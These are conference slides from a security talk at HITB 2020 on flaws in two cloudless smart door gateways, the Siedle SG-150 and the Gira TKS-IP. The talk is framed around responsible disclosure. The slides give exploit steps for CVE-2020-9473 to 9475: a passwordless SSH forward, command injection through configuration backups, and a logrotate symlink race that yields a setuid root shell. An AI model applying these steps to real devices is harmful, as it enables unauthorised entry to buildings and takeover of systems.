Open the Gates! – The (in)security of Cloudless Smart Door Systems

HITBSecConf AMS 2020

HiSolutions AG


Sebastian Neef, Julian Beier,
Lars Burhop

Agenda

1. Intro
2. Technical Analysis & Live Demo
3. Lessons Learned
4. Responsible Disclosure

1. Intro

What are smart door systems?


Door Controller

Smart Gateway

Router

Door Buzzers

Network

Internet

Physical Doors

Why do doors need network reachability?

Convenience

Of opening the door from anywhere

Maintenance

Easy remote access for service workers

What was our motivation?


Security vs. convenience

Is it equally convenient to break in?

High impact

If a bad guy has unrestricted physical access to your computer, it‘s not your computer anymore.

Market research: Vendors and products



Whole Market of Doorgateway systems

Intermediate Phase

Final Targets

Scope:

- Not cloud based
- Network-based configuration

Criteria:

- German vendors
- Downloadable firmware

Results:

- Siedle Smart Gateway SG 150 [1]
- Gira TKS-IP Gateway [2]

Firmware check


Raspberry Pi

ARM-based hardware to pretest them all

Vulnerabilities

Both firmware images were comprisable on the Raspberry Pi. Test against the real systems.

2. Technical Analysis



General Approach

Analysis

Inspect Keys, Files, Device, …

Rooting the Device


Create Exploits To Gain Root Access

Disclosure

Report These Exploits To The Companies

Siedle Smart Gateway SG-150

- A linux-based system
- Static credentials and secrets
- Open ports
  - web, ssh, …
  - **10000/TCP** rpc for iOS app
    - Usually forwarded from the outside




Siedle Smart Gateway SG-150 – Getting a user level shell (CVE-2020-9473 & CVE-2020-9474)

- “`ftp`” user with `/bin/false` as the login-shell without a password

- SSH port forward using the “`ftp`” user allows us to access local ports
- New web admin account using MySQL root access

- The web interfaces allows administrators to create ‘configuration backups’
- “`\! <shellcmd>`” allows to execute arbitrary commands



(Live) Demo

Videos and Explanations can be found @
https://research.hisolutions.com/2020/04/open-the-gates-insecurity-of-cloudless-smart-door-systems/

Siedle Smart Gateway SG-150 – Becoming root (CVE-2020-9475)

- Race condition in logrotate

```
mv mysql.log mysql.log-old
touch mysql.log
chmod 0600 mysql.log
chown mysql:mysql mysql.log
```

- Logrotate-script executed as root

```
firstaction
        chown root:root /tmp/getroot
        chmod +xs /tmp/getroot
        […]
endscript
```

- *WIN* and login via SSH

Siedle Smart Gateway SG-150 – Becoming root (CVE-2020-9475)


- Race condition in logrotate

```
  mv mysql.log mysql.log-old                 while(1)
      symlink(“/var/log/mysql/mysql.log”, “/etc/logrotate.d/rootme”);
  touch mysql.log
  chmod 0600 mysql.log
  chown mysql:mysql mysql.log
```

- Logrotate-script executed as root

```
firstaction
     chown root:root /tmp/getroot
     chmod +xs /tmp/getroot
     […]
endscript
```

- *WIN* and login via SSH




(Live) Demo

Videos and Explanations can be found @ https://research.hisolutions.com/2020/04/open-the-gates-insecurity-of-cloudless-smart-door-systems/


Gira TKS-IP Gateway

- A linux-based system
- Static credentials and secrets
- Open ports
  - web, dropbear, …
- Two SD cards
  - “external” encrypted `jffs2` SD card that is removable
  - “internal” unencrypted `ext3` SD card below the chassis

